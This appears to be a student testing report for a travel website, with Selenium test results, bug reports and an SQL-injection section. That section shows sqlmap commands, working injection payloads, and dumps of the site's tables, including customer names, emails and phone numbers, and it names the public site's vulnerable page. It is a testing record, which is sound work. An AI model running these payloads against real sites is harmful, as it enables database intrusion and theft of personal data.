16	AddTenCharsPassword()	Verify that admin is able to add new user with a password containing less than or equal 10 characters. (boundary value testing)	Alert shows up: "record saved"	**PASS**	-
17	AddMoreTenCharsPassword()	Verify that admin is not able to add new user with a password containing more than 10 characters.	Javascript Error message appears, stays on the same page	**PASS**	-
18	DeleteAndUpdateTests() deleteUserSelected	Verify that admin is able to delete users when they are selected from the delete users' page.	Alert shows up: "user deleted"	**PASS**	-
19	DeleteAndUpdateTests() deleteUserNotSelected	Verify that admin is not able to delete users when none are selected.	Javascript Error message appears, stays on the same page	**PASS**	-
20	DeleteAndUpdateTests() UpdateUserSelected	Verify that admin is able to update users when they are selected from the update users' page and updated with correct details.	Alert shows up: "user updated"	**PASS**	-
21	DeleteAndUpdateTests() UpdateUserNotSelected	Verify that admin is not able to update users when none are selected.	Javascript Error message appears, stays on the same page	**PASS**	-
22	DeleteAndUpdateTests()	Verify that admin is not able to update users	Javascript Error message	**FAIL**	Fix bug in test case 10; then

	UpdateWrongDetails	when a user is selected but provided with mismatching password and confirm password fields.	appears, stays on the same page		ensure this as well through client side JavaScript Verification.
23	addCategoryWithCorrectFormat()	Verify that admin is able to add a category with the correct format (category name greater than or equal to 3 letters)	Alert shows up: "category added"	**PASS**	-
24	addCategoryByPassingShorterString()	Verify that admin is not able to add category with less than 3 characters.	Javascript Error message appears, stays on the same page	**PASS**	-
25	addCategoryByPassingLongString()	Verify that admin is not able to add category with more than 20 characters.	Javascript Error message appears, stays on the same page	**PASS**	-
26	addCategoryByPassingAlphaNumericCombinations()	Verify that admin is not able to add category with alphanumeric characters	Javascript Error message appears, stays on the same page	**PASS**	-
27	addPackageCorrectNameAndDropDownMenuSelected()	Verify that admin is able to add package with choosing a correct name and a drop down menu is selected.	Alert shows up: "package added"	**PASS**	-

28	addPackageInCorrectNameAndDropDownMenuSelected()	Verify that admin is not able to add package with choosing an incorrect name and a drop down menu is selected.	Javascript Error message appears, stays on the same page	**PASS**	-
29	addPackageCorrectNameAndDoNotSelectDropDownValue	Verify that admin is not able to package with choosing an incorrect name and no drop down menu selected	Javascript Error message appears, stays on the same page	**PASS**	-

BUGS FOUND:

Bug ID	Bug01	
Test Case #	10	
Test Title	AddUnmatchPassConfirm()	
Originator	Imama Jawad Hiba Akram	Emails: ijawad.bese16seecs@seecs.edu.pk Hakram.bese16seecs@seecs.edu.pk
Submit Date	30th April 2019	
Summary of BUG	We had to verify that admin is not able to add new user with password and confirm password fields different but the system allows this.	
Severity	Medium	
Product	Travel Website	
Version	1.0	
Platform	Selenium	
OS	Windows 10	
Actual Results	The user was successfully added	
Expected Result	Javascript Error message appears, stays on the same page	
Customer Impact	The customer might not be able to login due to multiple passwords	
Test Plan Status (P/F)	Fail	

Bug ID	Bug02	
Test Case #	12	
Test Title	AddUnderscoreUsername()	
Originator	Imama Jawad Nadir Ali	Emails: ijawad.bese16seecs@seecs.edu.pk nali.bese16seecs@seecs.edu.pk
Submit Date	1st May 2019	
Summary of BUG	We had to verify that admin is not able to add new user with a username containing underscore. But the user was added	
Severity	Medium	
Product	Travel Website	
Version	1.0	
Platform	Selenium	
OS	Windows 10	
Actual Results	The user was successfully added	
Expected Result	Javascript Error message appears, stays on the same page	
Customer Impact	The customer may have a problem remembering his/her username with the special character	
Test Plan Status (P/F)	Fail	

Bug ID	Bug03	
Test Case #	15	
Test Title	AddUnmatchPassConfirm()	
Originator	Imama Jawad Shabeeh Fatima	Emails: ijawad.bese16seecs@seecs.edu.pk schaudry.bese16seecs@seecs.edu.pk
Submit Date	01st May 2019	
Summary of BUG	We had to verify that admin is not able to add new user with a username containing more than 10 characters but the system allows this.	
Severity	Medium	
Product	Travel Website	
Version	1.0	
Platform	Selenium	
OS	Windows 10	
Actual Results	The user was successfully added	
Expected Result	Javascript Error message appears, stays on the same page	
Customer Impact	The customer might have a difficulty remembering long usernames	
Test Plan Status (P/F)	Fail	

Bug ID	Bug04	
Test Case #	22	
Test Title	AddUnmatchPassConfirm()	
Originator	Imama Jawad Nadir Ali	Emails: ijawad.bese16seecs@seecs.edu.pk nali.bese16seecs@seecs.edu.pk
Submit Date	02nd May 2019	
Summary of BUG	We had to verify that admin is not able to update users when a user is selected but provided with mismatching password and confirm password fields but the system allows this.	
Severity	High	
Product	Travel Website	
Version	1.0	
Platform	Selenium	
OS	Windows 10	
Actual Results	The user was successfully updated	
Expected Result	Javascript Error message appears, stays on the same page	
Customer Impact	A customer will not be able to access the website after his account has been updated.	
Test Plan Status (P/F)	Fail	

Bug ID	Bug5	
Test Case #	30	
Test Title	Testing to see if Admin Login page is accessible through Home page	
Originator	Shabeeh Fatima Chaudry	**Email:** Schaudry.bese16seecs@seecs.edu.pk
Submit Date	02-05-2019	
Summary of BUG	The Admin login page is not accessible through any hyperlink on the main page: it is only accessible through writing a direct URL: http://gniopenstack.com/Travel/Admin/loginform.php	
Severity	High	
Product	Travel Website	
Version	1.0	
Platform	Selenium	
OS	Windows	
Actual Results	No such hyperlink or admin tab is available through which admin can login or perform administrative tasks	
Expected Result	A hyperlink or admin tab be present in the home page	
Customer Impact	The admin will have difficulty logging in and performing all the important administrative tasks, adding categories and packages to the website, etc.	
Test Plan Status (P/F)	Fail	

Bug ID	Bug6	
Test Case #	31	
Test Title	Testing to see if Home tab on the main page is working	
Originator	Hiba Akram	**Email:** hakram.bese16seecs@seecs.edu.pk
Submit Date	02-05-2019	
Summary of BUG	The Home page tab on the home page does not redirect to itself	
Severity	Low	
Product	Travel Website	
Version	1.0	
Platform	Selenium	
OS	Windows	
Actual Results	The hyperlink is not working.	
Expected Result	The home page hyperlink would be working	
Customer Impact	Not much Impact	
Test Plan Status (P/F)	Fail	

Bug ID	Bug07	
Test Case #	32	
Test Title	Testing to see if About tab on the main page is working	
Originator	Nadir Ali	**Email:** nali.bese16seecs@seecs.edu.pk
Submit Date	02-05-2019	
Summary of BUG	The About tab does not redirect website to About page	
Severity	Medium	
Product	Travel Website	
Version	1.0	
Platform	Selenium	
OS	Windows	
Actual Results	The hyperlink is not working.	
Expected Result	The About page hyperlink would be working	
Customer Impact	Customer will have to scroll down page manually to find About page details instead of being redirected automatically by clicking a hyperlink	
Test Plan Status (P/F)	Fail	

Bug ID	Bug08	
Test Case #	33	
Test Title	Testing to see if Home tab on the main page is working	
Originator	Imama Jawad	**Email:** ijawad.bese16seecs@seecs.edu.pk
Submit Date	02-05-2019	
Summary of BUG	The Contact page tab on the home page does not redirect to contact Page	
Severity	Medium	
Product	Travel Website	
Version	1.0	
Platform	Selenium	
OS	Windows	
Actual Results	The Contact Us hyperlink is not working.	
Expected Result	The Contact Us hyperlink would be working and would redirect the user to a new page or to a place within the home page displaying the contact details.	
Customer Impact	The customer will have to manually scroll down the Home page to find contact details instead of automatic redirection through hyperlink.	
Test Plan Status (P/F)	Fail	

SYSTEM TESTING:

The system testing involves the testing when the system is completely integrated. It is done to evaluate the system compliance with the specified requirements. After the system is completely integrated different types of testing is done on the system that comes under the system testing. The system testing involves, Stress testing, Load Testing, Performance Testing, Penetration Testing, Security Testing etc.

PENETRATION TESTING---SQL INJECTION

Penetration testing that is also known as Pen test is a simulated cyber-attack against your computer system to check for exploitable vulnerabilities. We performed external penetration testing. In external testing the goal is to gain the access and extract valuable data from the web application itself or from the website. The tools that we used for penetration testing are:

1. Sqlmap
2. Pentest-Tools
3. Probe.ly

1. SQLMAP:

We first installed sqlmap from the website http://sqlmap.org/ and then run it on the windows. The sqlmap requires python 2.7.x version to be already installed on the computer. It uses Fuzzing techniques to generate Test cases.

Fuzzing is an automated software testing technique which tries to locate implementation bugs through providing invalid, random and unexpected data as inputs to a computer program. The program is then checked for exceptions such as crashes, memory leaks, false assertions, etc.

Fuzzing can be done through automated software tools such as selenium as well as online tools such as web scarab. Fuzzing is often used to perform penetration testing and discover SQL injections.

We used SQLMap to perform such fuzzing attacks when it performed SQL injections into the web application being tested

The following screenshot shows how to setup the sqlmap environment.

When using the website, we found a url of type:

http://gniopenstack.com/Travel/subcat.php?catid=1

The catid=1 shows that the injection attacks are possible in this case and the website database table records and admin and the user login details are possible to get using the sql injection techniques. For this we used sqlmap, in this way we got all the database records as well all the login details from the single url. The screenshots below shows in detail each and every step of how


the vulnerabilities founded and sqlmap apply different sql injection techniques to hack the website.

SELECTING THE TARGET WEBSITE:

The syntax for writing the command is given below, where –u shows the target specified and --dbs used for retrieving the database.

```
C:\sqlmap>sqlmap.py -u  "http://localhost/Travel/subcat.php?catid=1" --dbs
```

RUNNING THE SQLMAP AND RETRIEVING DATABASE:




```
C:\sqlmap>sqlmap.py -u  "http://localhost/Travel/subcat.php?catid=1" --dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.4.46#dev}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 00:20:39 /2019-05-01/

[00:20:40] [INFO] testing connection to the target URL
[00:20:40] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:20:40] [INFO] testing if the target URL content is stable
[00:20:41] [INFO] target URL content is stable
[00:20:41] [INFO] testing if GET parameter 'catid' is dynamic
```



```
[00:21:55] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:21:55] [INFO] automatically extending ranges for UNION query injection techn
ique tests as there is at least one other (potential) technique found
[00:21:55] [INFO] 'ORDER BY' technique appears to be usable. This should reduce
the time needed to find the right number of query columns. Automatically extendi
ng the range for current UNION query injection technique test
[00:21:55] [INFO] target URL appears to have 5 columns in query
[00:21:55] [INFO] GET parameter 'catid' is 'Generic UNION query (NULL) - 1 to 20
 columns' injectable
GET parameter 'catid' is vulnerable. Do you want to keep testing the others (if
any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) re
quests:
---
Parameter: catid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: catid=1' AND 1025=1025 AND 'jLop'='jLop

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cl
ause (FLOOR)
    Payload: catid=1' AND (SELECT 1078 FROM(SELECT COUNT(*),CONCAT(0x7171626b71,
(SELECT (ELT(1078=1078,1))),0x7178786a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCH
EMA.PLUGINS GROUP BY x)a) AND 'kkpv'='kkpv

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: catid=1' AND SLEEP(5) AND 'QbRk'='QbRk

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: catid=1' UNION ALL SELECT NULL,CONCAT(0x7171626b71,0x536e426e747176
7971547945507 04f755a73444355574e44446e436b5a536842684c684d714e4353,0x7178786a71)
,NULL,NULL,NULL-- PByD
---
[00:22:20] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.35, PHP 7.2.10
back-end DBMS: MySQL >= 5.0
[00:22:20] [INFO] fetching database names
available databases [10]:
[*] db_hor
[*] hotel
[*] information_schema
[*] lab11
[*] mysql
[*] newsletter
[*] performance_schema
[*] sys
[*] travel
[*] travel2
```

RETRIEVING THE TABLES:

```
C:\sqlmap>sqlmap.py -u  "http://localhost/Travel/subcat.php?catid=1" -D travel -
-tables
[xx:xx:xx] [INFO] fetching tables for database: 'travel'
Database: travel
[7 tables]
+---------------+
| advertisement |
| category      |
| contactus     |
| enquiry       |
| package       |
| subcategory   |
| users         |
+---------------+
```

The database travel contains 7 tables as shown above.

RETRIEVING THE COLUMNS OF EACH TABLE AND DUMP THE DATA OF EACH COLUMN:

ADVERTISEMENT TABLE:

```
C:\sqlmap>sqlmap.py -u  "http://localhost/Travel/subcat.php?catid=1" -D travel -
T advertisement --columns
```

```
Database: travel
Table: advertisement
[5 columns]
+-------------+---------------+
| Column      | Type          |
+-------------+---------------+
| Advid       | int(50)       |
| Companyname | varchar(100)  |
| Detail      | varchar(1000) |
| Pic         | varchar(1000) |
| Title       | varchar(100)  |
+-------------+---------------+
```

```
C:\sqlmap>sqlmap.py -u  "http://localhost/Travel/subcat.php?catid=1" -D travel -
T advertisement -C Advid --dump
```

```
C:\sqlmap>sqlmap.py -u  "http://localhost/Travel/subcat.php?catid=1" -D travel -
T advertisement -C companyname --dump
```

```
C:\sqlmap>sqlmap.py -u  "http://localhost/Travel/subcat.php?catid=1" -D travel -
T advertisement -C Detail --dump
```

```
C:\sqlmap>sqlmap.py -u  "http://localhost/Travel/subcat.php?catid=1" -D travel -
T advertisement -C Pic --dump
```

```
Database: travel
Table: advertisement
[13 entries]
+---------------------------+
| companyname               |
+---------------------------+
|  Life Trip Travel Agency  |
| Adventure Makers          |
| Celouro                   |
| Daewoo                    |
| Destinations Travel       |
| Easymost                  |
| Eflio .com                |
| Goin My Way               |
| Guideaid                  |
| Merrific                  |
| New View Travel Agency    |
| Sysny                     |
| Vyand                     |
+---------------------------+
```

```
Database: travel
Table: advertisement
[13 entries]
+-------+
| Advid |
+-------+
| 1     |
| 2     |
| 3     |
| 5     |
| 8     |
| 9     |
| 10    |
| 11    |
| 12    |
| 14    |
| 15    |
| 16    |
| 17    |
+-------+
```

```
Database: travel
Table: advertisement
[13 entries]
+-----------------+
| Title           |
+-----------------+
| New BUS Service |
| Tour and Travel |
| Tour and Travel |
| Tour and Travel |
| Tour and Travel |
| Tour and Travel |
| Tour and Travel |
| Tour and Travel |
| Tour and Travel |
| Tour and Travel |
| Tourism         |
| Tourism         |
| Tourism         |
+-----------------+
```

```
Table: advertisement
[13 entries]
+--------------+
| Pic          |
+--------------+
| 115.jpg      |
| 117.jpg      |
| 119.jpg      |
| 118.jpg      |
| 124.jpg      |
| 125.jpg      |
| 118.jpg      |
| 126.jpg      |
| 127.jpg      |
| 113.jpg      |
| 111.jpg      |
| 104.jpg      |
| download.jpg |
+--------------+
```

CATEGORY TABLE:

```
C:\sqlmap>sqlmap.py -u  "http://localhost/Travel/subcat.php?catid=1" -D travel -
T category --columns
```

```
Database: travel
Table: category
[2 columns]
+----------+---------------+
| Column   | Type          |
+----------+---------------+
| Cat_id   | int(100)      |
| Cat_name | varchar(2000) |
+----------+---------------+
```

```
Database: travel
Table: category
[8 entries]
+--------+
| Cat_id |
+--------+
| 1      |
| 2      |
| 3      |
| 4      |
| 5      |
| 6      |
| 7      |
| 8      |
+--------+
```

```
Database: travel
Table: category
[8 entries]
+----------------------+
| Cat_name             |
+----------------------+
| Adventure Tours      |
| Family Tours         |
| Murree Tours         |
| National Parks       |
| Religious Tours      |
| Small Group Tours    |
| Special Event Tours  |
| Themed Vacations     |
+----------------------+
```

CONTACT US TABLE:

```
C:\sqlmap>sqlmap.py -u  "http://localhost/Travel/subcat.php?catid=1" -D travel -
T contactus --columns
```

```
Database: travel
Table: contactus
[5 columns]
+-----------+---------------+
| Column    | Type          |
+-----------+---------------+
| contactid | int(50)       |
| Email     | varchar(50)   |
| Message   | varchar(5000) |
| Name      | varchar(50)   |
| Phno      | varchar(50)   |
+-----------+---------------+
```

```
Database: travel
Table: contactus
[6 entries]
+----------+
| Name     |
+----------+
| Japleen  |
| lina     |
| Mehar    |
| Sahil    |
| Varinder |
| Veena    |
+----------+
```

```
Database: travel
Table: contactus
[6 entries]
+-----------+
| contactid |
+-----------+
| 1         |
| 2         |
| 3         |
| 4         |
| 5         |
| 6         |
+-----------+
```

```
[6 entries]
+------------+
| Phno       |
+------------+
| 8984397493 |
| 9501065206 |
| 9812345234 |
| 9814532456 |
| 9815724956 |
| 9915079133 |
+------------+
```

ENQUIRY TABLE:

```
C:\sqlmap>sqlmap.py -u  "http://localhost/Travel/subcat.php?catid=1" -D travel -
T enquiry --columns
```

```
Database: travel
Table: enquiry
[11 columns]
+--------------+---------------+
| Column       | Type          |
+--------------+---------------+
| Adults       | int(50)       |
| Child        | int(50)       |
| Email        | varchar(50)   |
| Enquiryid    | int(50)       |
| Gender       | varchar(20)   |
| Message      | varchar(900)  |
| Mobileno     | varchar(20)   |
| Name         | varchar(200)  |
| NoofDays     | int(50)       |
| Packageid    | int(50)       |
| Statusfield  | varchar(200)  |
+--------------+---------------+
```

```
Database: travel
Table: enquiry
[10 entries]
+--------+
| Adults |
+--------+
| 2      |
| 2      |
| 2      |
| 2      |
| 3      |
| 4      |
| 5      |
| 5      |
| 5      |
| 6      |
+--------+
```

```
Database: travel
Table: enquiry
[10 entries]
+-------+
| Child |
+-------+
| 1     |
| 1     |
| 1     |
| 1     |
| 2     |
| 2     |
| 2     |
| 2     |
| 2     |
| 3     |
+-------+
```

```
Database: travel
Table: enquiry
[10 entries]
+---------------------------+
| Email                     |
+---------------------------+
| jass@gmail.com            |
| manpreetkaler13@yahoo.com |
| nandni@gmail.com          |
| neerubawa@yahoo.com       |
| nikhil@gmail.com          |
| pasha@gmail.com           |
| rakesh@yahoo.com          |
| rehan@yahoo.com           |
| rohan@gmail.com           |
| shavirpaul@gmail.com      |
+---------------------------+
```

```
Database: travel
Table: enquiry
[10 entries]
+-----------+
| Packageid |
+-----------+
| 1         |
| 2         |
| 3         |
| 4         |
| 5         |
| 6         |
| 11        |
| 13        |
| 15        |
| 16        |
+-----------+
```


```
Database: travel
Table: enquiry
[10 entries]
+-------------+
| Statusfield |
+-------------+
| Confirm     |
| Confirm     |
| Pending     |
| Pending     |
| Pending     |
| Pending     |
| Pending     |
| Pending     |
| Pending     |
| Pending     |
+-------------+
```

```
Database: travel
Table: enquiry
[10 entries]
+----------+
| Messgae  |
+----------+
| <blank>  |
| <blank>  |
| <blank>  |
| <blank>  |
| <blank>  |
| <blank>  |
| <blank>  |
| <blank>  |
| <blank>  |
| <blank>  |
+----------+
```


```
Database: travel
Table: enquiry
[10 entries]
+-----------+
| Enquiryid |
+-----------+
| 3         |
| 5         |
| 6         |
| 7         |
| 8         |
| 9         |
| 10        |
| 11        |
| 12        |
| 13        |
+-----------+
```

```
Database: travel
Table: enquiry
[10 entries]
+----------+
| Name     |
+----------+
| Jassi    |
| Manpreet |
| Nandni   |
| Navneet  |
| Nikhil   |
| pasha    |
| Rakesh   |
| Rehan    |
| Rohan    |
| Shavir   |
+----------+
```

```
Database: travel
Table: enquiry
[10 entries]
+----------+
| NoofDays |
+----------+
| 2        |
| 2        |
| 2        |
| 2        |
| 3        |
| 3        |
| 4        |
| 6        |
| 7        |
| 8        |
+----------+
```




```
Database: travel
Table: enquiry
[10 entries]
+------------+
| Mobileno   |
+------------+
| 1234567890 |
| 7696303090 |
| 9463958058 |
| 9501065206 |
| 9779730479 |
| 9871234561 |
| 9876123456 |
| 9876123456 |
| 9876123456 |
| 9915510777 |
+------------+
```




```
Database: travel
Table: enquiry
[10 entries]
+--------+
| Gender |
+--------+
| Female |
| Female |
| Female |
| Female |
| Male   |
| Male   |
| Male   |
| Male   |
| Male   |
| Male   |
+--------+
```

SUBCATEGORY TABLE:


```
C:\sqlmap>sqlmap.py -u  "http://localhost/Travel/subcat.php?catid=1" -D travel -
T subcategory  --columns
```




```
Database: travel
Table: subcategory
[5 columns]
+------------+---------------+
| Column     | Type          |
+------------+---------------+
| Catid      | int(200)      |
| Detail     | varchar(8000) |
| Pic        | varchar(8000) |
| Subcatid   | int(200)      |
| Subcatname | varchar(1000) |
+------------+---------------+
```



```
Database: travel
Table: subcategory
[28 entries]
+-------+
| Catid |
+-------+
| 1     |
| 1     |
| 1     |
| 1     |
| 1     |
| 2     |
| 2     |
| 2     |
| 2     |
| 2     |
| 2     |
| 7     |
| 7     |
| 7     |
| 3     |
| 3     |
| 3     |
| 4     |
| 4     |
| 4     |
| 6     |
| 6     |
| 6     |
| 5     |
| 5     |
| 5     |
| 1     |
| 5     |
+-------+
```



```
Database: travel
Table: subcategory
[28 entries]
+----------+
| subcatid |
+----------+
| 1        |
| 2        |
| 3        |
| 4        |
| 5        |
| 6        |
| 7        |
| 8        |
| 9        |
| 10       |
| 11       |
| 12       |
| 13       |
| 14       |
| 15       |
| 16       |
| 17       |
| 18       |
| 19       |
| 20       |
| 21       |
| 22       |
| 23       |
| 24       |
| 25       |
| 26       |
| 27       |
| 28       |
+----------+
```



```
Database: travel
Table: subcategory
[28 entries]
+----------------+
| Pic            |
+----------------+
| 1.jpg          |
| 4.jpg          |
| 6.jpg          |
| 131.jpg        |
| 8.jpg          |
| 9.jpg          |
| 10.jpg         |
| 11.jpg         |
| 14.jpg         |
| 15.jpg         |
| 16.jpg         |
| 17.jpg         |
| 18.jpg         |
| 19.jpg         |
| 20.jpg         |
